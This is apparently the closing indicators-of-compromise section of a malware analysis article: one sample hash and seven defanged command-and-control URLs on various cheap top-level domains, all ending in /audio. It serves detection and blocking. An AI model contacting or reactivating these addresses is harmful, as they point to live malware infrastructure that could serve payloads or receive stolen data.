arrow_drop_down

- 6A44BEFDED3DA2245EF3A78E396CE5E0 – described in this article

C&C

arrow_drop_down

- hXXps://poloturtles[.]top/audio
- hXXps://robertogunez[.]xyz/audio
- hXXps://gotofresno[.]xyz/audio
- hXXps://fordthunderbirth[.]site/audio
- hXXps://luxcarlegend[.]top/audio
- hXXps://nicebirththunder[.]cloud/audio
- hXXps://totheocean[.]pw/audio
